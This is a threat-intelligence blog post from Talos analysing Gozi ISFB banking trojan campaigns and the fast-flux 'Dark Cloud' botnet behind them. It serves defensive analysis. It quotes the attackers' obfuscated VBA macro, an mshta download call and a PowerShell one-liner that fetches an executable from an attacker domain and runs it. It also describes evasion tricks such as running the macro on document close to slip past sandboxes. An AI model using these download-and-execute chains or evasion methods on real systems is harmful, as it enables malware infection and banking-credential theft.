Gozi ISFB Remains Active in 2018, Leverages "Dark Cloud" Botnet For Distribution

blog.talosintelligence.com/2018/03/gozi-isfb-remains-active-in-2018.html

This blog post was authored by Edmund Brumaghin and Holger Unterbrink, with contributions from Adam Weller.

Executive Summary

Gozi ISFB is a well-known and widely distributed banking trojan, and has been in the threat landscape for the past several years. Banking trojans are a type of malware that attackers leverage in an attempt to obtain banking credentials from customers of various financial institutions. The source code associated with Gozi ISFB has been leaked several times over the years, and the robust features available within the Gozi ISFB code base have since been integrated into additional malware, such as GozNym. Talos published detailed research about GozNym in a September 2016 blog post. Since then, Talos has been monitoring Gozi ISFB activity, and has discovered a series of campaigns over the past six month that have been making use of the elusive "Dark Cloud" botnet for distribution. In investigating the infrastructure associated with Dark Cloud, we identified a significant amount of malicious activity making use of this same infrastructure, including Gozi ISFB distribution, Nymaim command and control, and a variety of different spam campaigns and scam activity. Talos is publishing details related to ongoing Gozi ISFB activity, the Dark Cloud botnet, as well as the additional threats we have observed using this infrastructure over the past couple of years.

Campaign Details

Talos has observed several distribution campaigns over the past few months that exhibit unusual characteristics. These campaigns appear to be relatively low-volume, with the attackers choosing to target specific organizations. They do not appear to send large amounts of spam messages to the organizations being targeted, instead choosing to stay under the radar while putting extra effort into the creation of convincing emails, in an attempt to evade detection while maximizing the likelihood that the victim will open the attached files.

Our engineers have discovered that while the Gozi ISFB campaigns are ongoing, the distribution and C2 infrastructure does not appear to stay active for extended periods, making analysis of older campaigns and samples more difficult. The attackers appear to be very quickly moving to new domains and IP addresses, not only for each campaign, but also for individual emails that are part of the same campaign. The campaigns that Talos analyzed took place during the fourth quarter of 2017, and have continued into 2018, with new campaigns being launched every week in an attempt to ensnare more victims and generate revenue for the attackers.

Malicious Spam Campaigns

This malware is distributed using malicious spam email campaigns, which feature Microsoft Word file attachments that function as malware downloaders. The emails appear targeted in nature, an example of which is shown below.

Interestingly, the attackers chose to create emails that appear to be part of an existing email thread, likely in an attempt to convince the victim of their legitimacy. In addition to crafting the email delivering the malicious Word document, they also create additional email subjects and accompanying bodies, which were included with the malicious email. This is not something that is typically seen in most malicious email campaigns, and shows the level of effort the attackers put into making the emails seem legitimate to maximize the likelihood that the victim would open the attached file.



Figure 1: Example Email Message

When opened, the attached Word document displays the following decoy image that makes it appear as if the attachment is a document that was created using Office 365. It instructs the user to "Enable Editing" and then "Enable Content."



Figure 2: Malicious Word Document

In the case that the victim follows the instructions, macros embedded within the Word document will execute, facilitating the download and executing the malware from an attacker-controlled server. The infection process associated with these emails is described in the following section.

Infection Process

As mentioned above, the Word documents come with an embedded, obfuscated visual basic for applications, or VBA, macro, which in most cases, is executed when the document is closed by the victim, as shown in the following screenshot. Executing the macro when the document is closed is a clever trick to bypass some sandbox systems, which only open the documents, but never close them during analysis.

```
--- snip ---
Sub AutoClose()
  pyroconductivity = Array("t", "c", "f", "O", "q", "k", "R", "e", "R", "U", "f", "O", "O", "Q", "d", "6", "6", "L", "I", "T", "3", "L", "Z",
  iachimo = arrogate(pyroconductivity)

  Application.Run "unintermissive", (iachimo)

End Sub
--- snip---
```

Figure 3: Obfuscated VBA Macro

Once deobfuscated, the macro does nothing more than simply download an HTA file from a web server. Figure 4 shows the deobfuscated final call from the script above. In other documents, they are using different or slightly modified VBA macros, but deobfuscated, they all do a similar final call, similar to what is shown in Figures 4 and 5.

```
--- snip ---
VBA.Shell "mshta.exe http://qdijqwdunqwiqhwew.com/NA/smix.php?utma=donk", vbNormalFocus - 1"
--- snip ---
```

Figure 4: Final Macro Call

```
--- snip ---
CreateObject("WScript.Shell").Run "mshta http://<URI to Download Server>", 0
--- snip ---
```

Figure 5: Alternate Macro Call

Due to the fact that HTA files are seen as local applications, the content is executed as a fully trusted application. Therefore, no security-related questions are asked to the user. The content that is downloaded from qdijqwdunqwiqhwew[.]com is an obfuscated JavaScript script (see Figure 6)

```
--- snip ---
<script>
var diskomagana = ActiveXObject;
var termianxala = new diskomagana('WScript.Shell');
var lopomeriara = (decodeURIComponent("p%20o%20w%20e%20r%20s%20h%.....1c3e 1c3e;'.replace(/1c3e/g,'');
 setTimeout(function(){window.close()},14145);
 setTimeout(function(){termianxala.run(lopomeriara,0)})
</script>
--- snip ---
```

Figure 6: Obfuscated JavaScript

The lopomeriara variable is a very long obfuscated string which we have shortened (...) in the screenshot. Deobfuscated, it resolves to:

```
--- snip ---
powershell -Exec Bypass -NoExit -Command (New-Object System.Net.WebClient).DownloadFile('http://qdijqwdunqwiqhwew.com/NA/donl.sam',
    $env:APPDATA + '\\84218218.exe');
Start-Process $env:APPDATA'\\84218218.exe';
(New-Object System.Net.WebClient).DownloadString('http://qdijqwdunqwiqhwew.com/s.php?id=donl');
(New-Object System.Net.WebClient).DownloadString('http://qdijqwdunqwiqhwew.com/s.php?id=donl');  ;
--- snip ---
```

Figure 7: Deobfuscated Javascript

In other words, it is using ActiveX to execute a PowerShell script, which downloads and executes the malware to be installed on the victim's machine. In this case the filename was 84218218.exe.

We have analyzed more than 100 malicious Word documents from this campaign, and it appears that the vast majority of them are individualized. The individualized ones all appear similar, but all their hashes are different, and their VBA code is either completely different or at least slightly modified. Even the image that the adversaries are using in these documents (see Figure 8) is not the same — it differs by slightly changed color values and pixels as you can see in Figure 9.



Figure 8: Document Image

Figure 9: Image Comparison

An example of the slightly changed VBA code skeleton can be seen in Figure 10. The adversaries are changing variables, function names, arrays, etc. for more or less every single Word document. Nevertheless, in the majority of documents, the basic code structure stays the same. Sometimes they are re-ordering the functions, or they add or remove a few lines of code. But as shown in Figures 10 and 11, the main algorithms stay the same.

Figure 10: VBA Skeleton Comparison



Figure 11: Additional Comparison

As mentioned above, there are some documents where the VBA script is completely different. The rightmost image in Figure 12 is an example of this. Deobfuscated, it is doing the same known "http://<some server>/...php?utma=...." HTTP request which we have seen before.



Figure 12: VBA Code Differences

We focused the majority of our investigation on campaigns between the fourth quarter of 2017 until the present, but based on other reports and our telemetry data, they have likely been going on for a couple of years. Within the data that we collected, the adversaries have changed the images within the Word documents from time to time (Figures 13 and 14) and used different VBA code in their malicious macros. The schema stays the same, the pixels and color values of the pictures inside the different campaigns are slightly changed, but the message stays the same.



Figure 13: Earlier Document Image



Figure 14: Document Image Font Differences

An interesting point is that some of them are even localized, as you can see below in Figure 15. This matches the corresponding phishing emails we talked about before. The separate attacks are highly customized and targeted.

Figure 15: Document Image Localization

Payload

The payload (e.g. 84218218.exe as described above), is different depending on the specific campaign. The vast majority of payloads are banking trojans based on the Gozi ISFB code base, but we have also seen executables identified by AV products as belonging to other malware families, such as CryptoShuffler, Sennoma and SpyEye. We have looked closer into the payload mentioned above, and we can clearly identify it as ISFB. Its functionality is very similar to the one described in this report by the Polish Computer Emergency Response Team (CERT). For example, the sample is using the same rolling XOR algorithm to protect its strings.

The anti-VM methods used within this sample are also identical — the BSS section encryption and the dropper payload setup are very similar. The dropper is also obfuscated with useless strings. It is interesting to note that in the sample we analyzed, the DGA code mentioned in the paper above is included, but it is never used due to its configuration. The sample we analyzed was using a hardcoded domain to communicate with the C2 server. This domain is tmeansmderivinclusionent[.]net. The sample was not configured to use TOR.

Regarding the decryption of the BSS section, this sample presents a particularity. It has a loop, which creates small temporary files with a random file name. After creating the files, it queries their creation file time. Then, it applies some transformations to the four least significant bytes of this timestamp to generate a one-byte value. Due to the transformation algorithm, this will result in a value between 0x00000008 and 0x000000FF. See the pseudocode below:

```
t = t >> 16
t = t & 0x000000F7
t = t + 8
```

This one-byte value is then added to the decryption key. With this key, the malware tries to decrypt the BSS section. If the decryption fails, it starts the loop again, and creates the next file until the section has been properly decoded. This technique seems to replace the anti-sandbox technique based on mouse movement mentioned in previous reports. Although this approach would not hinder dynamic analysis in a full-system VM, we believe it could be an attempt to bypass simpler application-level emulators that may not properly implement the Windows API (e.g., those which might return a fixed timestamp).

The malware loader contains two versions of the same DLL. One is a 32-bit DLL, and the other is a 64-bit DLL, both of which contain the malware's hardcoded configuration. The way they store the DLLs and configuration values is by leveraging a set of structures indexed in an array located right after the section table (referred to as FJ-struct in the report mentioned above). After the decryption, depending on the victim machine, either the 32-bit or the 64-bit DLL is injected into the explorer.exe process running on the victim machine.

The Dark Cloud Botnet

In analyzing the domains and associated infrastructure used to distribute this malware, as well as the associated C2 domains, Talos identified significant overlap between the infrastructure used in these campaigns and what has been described as being associated with a botnet referred to as "Dark Cloud." This botnet was initially described in 2016 in a blog post here. This botnet is interesting, as it was reportedly initially created to provide a "bulletproof" way to host several carding sites. It has since expanded, and is also being used for the distribution and administration of various malware families. During our analysis of the infrastructure being used, we identified significant Gozi ISFB and Nymaim distribution and

C2, adult dating spam, various carding resources and other malicious activities from this infrastructure.

There are several interesting characteristics associated with this particular botnet. One of the most prominent is the use of fast flux techniques, which makes tracking the backend infrastructure more difficult. By frequently changing the DNS records associated with the malicious domains, attackers can make use of an extensive network of proxies, continuously changing the address of the IP being used to handle communications to the web servers the attacker controls.

Talos observed that the time-to-live (TTL) value for DNS records associated with domains used in these malware campaigns were typically set to 150, allowing the attackers to issue DNS record updates every three minutes.



Figure 16: Sample DNS TTL Values

As we began investigating the domains and IP addresses associated with the distribution and post-infection C2 of Gozi ISFB, we noticed that in most of the cases the same infrastructure was being used by the various carding forums referenced in the KrebsOnSecurity article mentioned above. Using passive DNS data, we collected every IP address that the domains under investigation had been seen resolving to. We also performed the reverse operation, collecting every domain that had ever been seen resolving to the IP addresses we previously collected in an attempt to get the most complete picture of the infrastructure.

Once we had this information collected, we began to investigate all of the activity that had been observed associated with this infrastructure. What we discovered was a laundry list of cybercriminal activities, all being conducted using this same infrastructure over the past couple of years.

One of the most notable carding forums leveraging this fast flux botnet is known as Uncle Sam.

Figure 17: Uncle Sam Website

In addition to Uncle Sam, we also observed the following carding sites and forums also making use of this infrastructure:

- Paysell
- Try2Swipe
- CVVShop
- Csh0p
- RoyalDumps
- McDuck
- Prvtzone
- Verified

Note that in several cases, the site owners had registered their domains using multiple TLDs (such as .BZ, .WS and .LV TLDs, for example).

We wrote a script that captured all of the IP addresses that the Uncle Sam website resolved to over a 24-hour period. We determined that over this period, the website had resolved to 287 unique IP addresses. This equates to an IP rotation of approximately 12 times per hour, or every five minutes. This demonstrates just how fluid the DNS configuration associated with these domains is and how much infrastructure is being used by these attackers.

In addition to various carding websites, we also identified a significant number of Nymaim samples which were beaconing out to IP addresses within this botnet. Nymaim is a malware family that functions as a downloader for additional malware, most commonly seen associated with the delivery of ransomware.

Talos also observed that over the past couple of years, several of the domains we investigated were hosting fake mail generator applications, primarily used to generate spam messages associated with various adult dating websites.

Geographic Distribution

In analyzing all of the infrastructure associated with this botnet, we identified that the attackers appear to be actively avoiding using proxies and hosts located in Western Europe, Central Europe and North America. The majority of the systems we analyzed were located in Eastern Europe, Asia, and the Middle East. Below is a graphic showing where the largest number of systems were located globally.

